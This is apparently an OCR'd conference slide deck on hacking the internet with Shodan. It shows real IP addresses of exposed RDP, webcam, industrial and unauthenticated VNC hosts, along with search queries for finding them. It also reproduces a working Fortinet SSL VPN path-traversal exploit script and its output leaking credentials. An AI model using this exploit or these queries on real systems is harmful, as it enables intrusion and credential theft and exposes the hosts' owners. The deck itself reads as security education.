2600

How To Hack The Internet For Fun and Profit

By BUSHIDO


Hacking the Internet

- Research
- Scanning
- Exploitation
- Post-compromise activities
- Action on Objectives

Introduction to Shodan

How does it work?

- Scanner (e.g. Nmap, Masscan)
- Database Index of Results (e.g. ElasticSearch)
- Pretty User Interface & Search Queries



TOTAL RESULTS

4,105,644

TOP COUNTRIES

United States	1,217,430
China	1,158,822
Germany	193,504
Japan	114,831
Netherlands	107,022
More...	

TOP ORGANIZATIONS

Tencent cloud computing (Beijing) Co., Ltd.	420,958
Google LLC	317,530
Microsoft Corporation	302,638
Tencent Cloud Computing (Beijing) Co., Ltd	296,443
Amazon Technologies Inc.	156,885
More...	

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

107.154.221.92
107.154.221.92.ip.incapdns.net
Incapsula Inc
United States, Redwood City
cdn

```
HTTP/1.1 400 Bad Request
Content-Type: text/html
Cache-Control: no-cache, no-store
Connection: close
Content-Length: 704
X-Iinfo: 14-309711009-0 0NNN RT(1669917861967 536) q(-1 -1 -1 -1) r(0 -1) b1

<html style="height:100%"><head><META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW"><meta name=...
```

217.182.34.31
gamedns gamedns b.v.
France, Châteauneuf-sur-Loire
self-signed

SSL Certificate
Issued By:
|- Common Name:
WIN-3IBF4JBI9J2
Issued To:
|- Common Name:
WIN-3IBF4JBI9J2
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
Remote Desktop Protocol
\x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x02\x00\x
Remote Desktop Protocol NTLM Info:
  OS: Windows 10/Windows Server 2016
  OS Build: 10.0.14393
  Target Name: WIN-3IBF4JBI9J2
  NetBIOS Domain Name: WIN-3IBF4JBI9J2
  NetBIOS Computer Name: WIN-3IBF4...
```


45.60.154.163
Incapsula Inc
United States, Redwood City
cdn

```
HTTP/1.1 400 Bad Request
Content-Type: text/html
Cache-Control: no-cache, no-store
Connection: close
Content-Length: 701
X-Iinfo: 5-261492609-0 0NNN RT(1669917855391 0) q(-1 -1 -1 -1) r(0 -1) b1
```

2600

Internet-of-Things (IoT)

- Industrial Control Systems (ICS)
    - screenshot.label:ics
- CCTV cameras
    - screenshot.label:webcam



SHODAN | Maps | screenshot.label:webcam country:gb

Total Results: 1,154

Top Services

554	711
HTTP	165
9001	28
HTTP (8080)	26
10554	24

Top Organizations

BT Infrastructure Layer	292
Vodafone Limited	78
Sky UK Limited	60
BT-Central-Plus	40
British Telecommunicat…	32

81.136.162.112

host81-136-162-112.in-addr.btopenworld.com


City	Poole
Country	United Kingdom
Organization	BT Infrastructure Layer

Open Ports

7547 8031 8044 8080 8083

8084 8086 8087 9010 9014

VIEW DETAILS



// 80 / TCP

```
HTTP/1.1 200 OK
Server: EA-HTTP/1.0
Date: Wed, 30 Nov 2022 12:00:08 GMT
Last-Modified: Wed, 30 Nov 2022 12:00:08 GMT
ETag: "1130070008"
Content-Type: text/html
Content-Length: 1520
```

01/01 11/29/22 BACKWASH HOLDING TANK LOW LOW LEVEL 13:08


// 81 / TCP

-2137596912 | 2022-12-01T15:55:36.44

```
HTTP/1.1 200 OK
Server: EA-HTTP/1.0
Date: Thu, 01 Dec 2022 15:58:32 GMT
Last-Modified: Thu, 01 Dec 2022 15:58:32 GMT
ETag: "1201105832"
Content-Type: text/html
Content-Length: 1520
```

Internet-of-Things (IoT) continued

- Unprotected Stuff
  - "authentication disabled" port:5900,5901



// 5900 / TCP

1617432929 | 2022-11-12T14:24:21.427212

VNC

```
RFB 003.008
Authentication disabled


ile Edit View Tools Help
GC CODE42 CA ASHP AN
J; Home - Downloads Setting
Syno ogy NAS
yt Eyck tae Restore Files
, Manage Files... fo
SY 0 Oy IT er) a - ! !
CraarP an Certra
VNC:
  Protocol Version: 3.8
  Security Types:
    1: None
  Geometry: 1920x1080
```

Code 42 Software Inc.

Software company

code42

code42.com

Code42 is an American cybersecurity software company based in Minneapolis specializing in insider risk management. It is the maker of the cloud-native data protection products Incydr and CrashPlan. Code42's Incydr is a SaaS data-loss protection product. Wikipedia


Headquarters: Minneapolis, Minnesota, United States

CEO: Joseph Payne (14 Jul 2015–)

Founded: 27 June 2001

Founders: Matthew Dornquast, Mitch Coopet, Brian Bispala

Subsidiary: CrashPlan



// 5900 / TCP

[illegible] | 2022-11-07T13:55:10.162699

VNC

```
RFB 003.008
Authentication disabled


Activities Software Updater 5Nov 20:55 QD q
3
Software Updater Friend Activity
Updated software is available for this computer. Do you
want to install it now2
The computer also needs to restart to finish installing previous updates.
Let friends and followers on Spotify
see what youre listening to.
Details of updates
 B fe) Ubuntu base 273.9 MB
Technical description
Go to Settings Social and enable
Share my listening activity on
273.3 MB will be downloaded. Spotify. You can turn this off at any
ant
Settings... Remind Me Later Install Now
SETTINGS
SEE ALL
Betty (Get Money) v,
Yung Gravy
VNC:
  Protocol Version: 3.8
  Security Types:
    1: None
  Geometry: 1024x768
```

Someone's VM, listening to Spotify…

Software Updater

Updated software is available for this computer. Do you want to install it now?

The computer also needs to restart to finish installing previous updates.

Details of updates

Install or remove	Download
Ubuntu base	273.9 MB

Technical description

273.3 MB will be downloaded.

Settings… | Remind Me Later | Install Now

Friend Activity

Let friends and followers on Spotify see what you're listening to.

Go to Settings > Social and enable 'Share my listening activity on Spotify.' You can turn this off at any time.


2600


Attackers using Shodan

Mass Exploitation

2600

Mass Exploitation – Fortinet SSL VPNs






Orange

This is Orange Speaking :)

2019年8月10日 星期六


Attacking SSL VPN - Part 2: Breaking the Fortigate SSL VPN




80 lines (73 sloc) | 2.56 KB

```python
import requests, binascii, optparse
from urlparse import urlparse
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
requests.packages.urllib3.disable_warnings()
import multiprocessing

def checkIP(ip):
        try:
                url = "https://"+ip+"/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession"
                headers = {"User-Agent": "Mozilla/5.0", "Accept": "text/html,application/xhtml+xml,application/xm
                r=requests.get(url, headers=headers, verify=False, stream=True, timeout=2)
                img=r.raw.read()
                if "var fgt_lang =" in str(img):
                        with open("sslvpn_websession_"+ip+".dat", 'w') as f:
                                f.write(img)
```



```
meh@ubuntu16:~/forti$ python exp.py https://sslvpn.fortigate
[*] Web session at: https://sslvpn.fortigate:4433/[redacted]?lang=/../../..
/..//////////dev/cmdb/sslvpn_websession
['var fgt_lang = \n\xd7\xde1]....\x02.......\x04.......h\x03......\x01...y\x7f..
\x02...\x01....\x01...\xd5tnp\x90A..\x01......\xa08E]....\xb58E]....\xa08E]....
\x01[redacted]....................meh..................................
................................................................................
................................................................................
................................................................................
................................................................................
.........................thisispasswd4meh.....................................
................................................................................
...............................full-access.....................................
...........................root.................................................
...........................................\x04...........\x928e9...............
.....................\x01.......................................................
...............................................']
```




Infiltrating Corporate Intranet Like NSA

